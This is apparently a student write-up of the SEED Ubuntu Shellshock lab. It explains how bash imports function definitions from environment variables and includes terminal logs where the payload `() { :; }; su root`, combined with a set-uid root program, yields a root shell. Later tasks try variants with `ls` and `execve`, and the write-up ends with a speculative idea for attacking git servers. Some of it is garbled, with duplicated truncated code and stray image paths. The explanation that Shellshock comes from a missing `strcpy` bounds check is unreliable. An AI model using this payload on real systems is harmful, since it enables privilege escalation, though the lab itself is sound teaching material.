if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
```

here in if condition while providing string as an input to `STREQN` program doesnot check for any closing brackets or function termination syntaxes or calls while converting given equation/function value to String, hence our malicious code gets into the function and with specific syntax structure we can actually make parser think of our malicious code as an command to run.

Line 349: `strcpy (temp_string + char_index + 1, string);`

In this line all the contents given as `env_variable` value are put into `temp_string` without doing boundary check or content check. And then these are passed to function `parse_and_execute()`, so our attack line which got copied in `temp_string` due to `strcpy()` function got parsed and excuted. This is how shellshock attack works.

Task 2a:

```
our SEED Ubuntu
$ sudo ln -s /bin/bash my_setuid

Task 2A. The following command. Please confirm that you know, the system /bin/bash will be replaced by the new shell.

#include <stdio.h>

void main()
{
    setuid(geteuid()); // make real uid = effective uid.
    system("/bin/bash");
}

It should be noted that using setuid(geteuid()) to turn the real uid into the effective uid is not a common practice in Set-UID programs, but it does happen.
```

Now we are setting an environment variable `yog_env` with value `("){ :; }; su root"` which exploits shellshock vulnerability of system and if exploited correctly gives us root shell.

`my_set-uid.c:`

```
#include <stdio.h>
```

```
void main()
```

```
{
```


```
    setuid(geteuid()); // make real uid = effective uid.
```

```
    system("/bin/bash");
```

```
}
```

above program has `system()` call which opens a new bash shell when this program is executed to executed the command given in `system()` call.

Here we are setting userid of user equal to effective user-id of user i.e. root.



```
our SEED Ubuntu
$ sudo ln -s

Task 2A. The fol
mand. Please con
know, the syste
/bin/bash will

#include <st
void main()
{
    setuid(get
    system("/b
}

It should be noted that using setuid(getuid()) to turn the real uid into the effective uid is not a
common practice in Set-UID programs, but it does happen.
```

```
[10/10/2015 19:33] seed@ubuntu:~$ export yog_env='() { :; }; su root'
[10/10/2015 19:34] seed@ubuntu:~$ vi my_setuid
[10/10/2015 19:34] seed@ubuntu:~$ rm -rf my_setuid
[10/10/2015 19:34] seed@ubuntu:~$ vi my_setuid.c
[10/10/2015 19:35] seed@ubuntu:~$ gcc -o my_setuid my_setuid.c
[10/10/2015 19:35] seed@ubuntu:~$ sudo chown root my_setuid
[10/10/2015 19:35] seed@ubuntu:~$ sudo chmod 4755 my_setuid
[10/10/2015 19:36] seed@ubuntu:~$ ./my_setuid
[10/10/2015 19:36] root@ubuntu:/home/seed#
```

Here we are compiling our my_setuid.c program and saving compiled data to my_setuid file. Now, we are making my_setuid file set-uid root program by using chown root and chmod 4755 command.

Now, after executing my_setuid program we get root shell and hence our shellshock attack was successful. When new bash was opened system was setting up all of its environment variables in that it executed our injected code in yog_env variable and changed current user to root.

Task 2b:

```

[10/10/2015 19:40] seed@ubuntu:~$ vi my_setuid.c
[10/10/2015 19:40] seed@ubuntu:~$ gcc -o my_setuid my_setuid.c
[10/10/2015 19:40] seed@ubuntu:~$ sudo chown root my_setuid
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
[10/10/2015 19:41] seed@ubuntu:~$ sudo chmod 4755 my_setuid
[10/10/2015 19:41] seed@ubuntu:~$ ./my_setuid
total 4716
-rw-rw-r-- 1 seed seed 765 Sep 22 18:24 call_shellcode.c-
drwxr-xr-x 4 seed seed 4096 Sep 29 20:07 Desktop
drwxr-xr-x 3 seed seed 4096 Sep 19 12:08 Documents
drwxr-xr-x 2 seed seed 4096 Oct 8 15:34 Downloads
drwxrwxr-x 6 seed seed 4096 Sep 16 2014 elggData
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
-rw-rw-r-- 1 seed seed 973 Sep 26 16:19 exploit.c-
-rw-r--r-- 1 seed seed 177 Oct 10 15:30 index.html
drwxrwxr-x 2 seed seed 4096 Sep 21 21:03 lab1
drwxrwxr-x 2 seed seed 4096 Sep 27 11:20 lab2
drwxrwxr-x 2 seed seed 4096 Oct 3 06:58 lab3
drwxrwxr-x 2 seed seed 4096 Oct 10 18:36 lab4
drwxrwxr-x 8 seed seed 4096 Oct 10 19:10 lab5
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
-rw-rw-r-- 1 seed seed 115 Sep 27 12:40 myprog.c-

setuid(geteuid()); // make real uid = effective uid.
system("/bin/ls -l");
  
```

It should be noted that using `setuid(geteuid())` to turn the real uid into the effective uid is not a common practice in Set-UID programs, but it does happen.

which simply runs the `"/bin/ls -l"` command, and make `root` be its owner. As we `root` to run the given command, which means the user can gain the root privilege?

my_set-uid.c:

```
#include <stdio.h>
```

```
void main()
```

```
{
```


```
//setuid(geteuid()); // make real uid = effective uid.
```

```
system("/bin/ls -l");
```

```
}
```

In this case we have removed `setuid(geteuid());` command from our program and again compiled the program and made the compiled file set-uid root program using `chown root` and `chmod 4755` command. After executing above program we can see that our attack was not successful. In this case also, `system()` opened a new bash shell to execute command in `system()` call. It executed our injected code `su root` but was not able to change user to root as this shell doesnot have root privileges but it has seed user privileges. When a bash shell is invoked it always checks for user's real UID rather than effective UID, and invokes a shell with user UID privileges. Hence, the new opened shell was not able to call `su root` command and our attack was not successful. It actually displayed all files present in seed user home directory.

Task 2c:



```
[10/10/2015 19:42] seed@ubuntu:~$ vi my_setuid.c
[10/10/2015 19:43] seed@ubuntu:~$ gcc -o my_setuid my_setuid.c
[10/10/2015 19:43] seed@ubuntu:~$ sudo chown root my_setuid
[10/10/2015 19:43] seed@ubuntu:~$ sudo chmod 4755 my_setuid
[10/10/2015 19:43] seed@ubuntu:~$ ./my_setuid
total 4716
drwxr-xr-x  4 seed seed   4096 Sep 29 20:07 Desktop
drwxr-xr-x  3 seed seed   4096 Sep 19 12:08 Documents
drwxr-xr-x  2 seed seed   4096 Oct  8 15:34 Downloads
drwxrwxr-x  2 seed seed   4096 Oct 10 18:36 Lab4
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Music
drwxr-xr-x  2 seed seed   4096 Sep 19 14:16 Pictures
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Public
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Templates
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Videos
-rw-rw-r--  1 seed seed    765 Sep 22 18:24 call_shellcode.c-
drwxrwxr-x  6 seed seed   4096 Sep 16 2014 elggData
-rw-r--r--  1 seed seed   8445 Aug 13 2013 examples.desktop
-rw-rw-r--  1 seed seed    973 Sep 26 16:19 exploit.c-
-rw-r--r--  1 seed seed    177 Oct 10 15:30 index.html
drwxrwxr-x  2 seed seed   4096 Sep 21 21:03 lab1
drwxrwxr-x  2 seed seed   4096 Sep 27 11:20 lab2
drwxrwxr-x  2 seed seed   4096 Oct  3 06:58 lab3
drwxrwxr-x  8 seed seed   4096 Oct 10 19:10 lab5

int main()
{
    char *argv[3];
    argv[0] = "/bin/ls";
```

my_set-uid.c:

```
#include <string.h>

#include <stdio.h>

#include <stdlib.h>

char **environ;

int main()

{

char *argv[3];

argv[0] = "/bin/ls";

argv[1] = "-l";

argv[2] = NULL;

setuid(geteuid()); // make real uid = effective uid.

execve(argv[0], argv, environ);

return 0 ;

}
```

Here now we have replaced `system()` call with `execve()` call. After executing the program we can see that attack was not successful. This is because when we use `system()` call, it starts a new bash shell to execute the program and parses all the contents passed to it within the environment variables, but in case of `execve()` call shell doesnot parse any of environment variables passed to it in string format. Hence, our environment variable was not parsed and executed the attack command in it. So, attack was unsuccessful.

Task3:

2.

The fundamental issue with shellshock is that bash automatically imports functions for environment variables. For this bash saves all environment variables in `temp_string` and then passes it to `parse_and_execute()` function for importing and executing functions for environment variables.

Shellshock vulnerability is a design issue, because the developers used `strcpy()` function to copy value of `env_variable` into `temp_string` before passing it to `parse_and_execute()` function we get this vulnerability. `strcpy()` is a function which doesnot check for boundaries of the given input as well as validate the given input before copying it, our injected malicious code gets copied into the `temp_string`. And by using specific type of code structure while providing this `env_variable` value we can fool system to execute our code using `parse_and_execute()` function.

From developers point of view after seeing this vulnerability we can understand the importance of always validating all inputs and using functions which always perform validation and boundary check operations on all input values before actually using them to process.

1.

We can do this attack on oopenSSH server. All git servers actually use openSSH as there main program to connect with other git clients. In this case, when a client wants to connect with git server it actually has to pass its public ssh key (generated using `ssh keygen` in rsa format). Then server stores clients public key into its authorized keys folder. And while storing this key on server we use `cat` command for copying client's public key into server's authorized keys files. When client tries to connect with the server, server actually opens a new shell and checks if clients current public key matches with any of the public key value present in its authorized keys file. If yes then it gives client the access to the git repository it wants to, if not it will again asks for permission and client's public key. Now, before client passes its public key to server if we wrote a command in client's public key file (syntax: `command=bad command`) which we want to execute at server side, we can run this command on git server when server tries to check for public key in its authorized keys file. Thus, we can attack a git server using shellshock attack.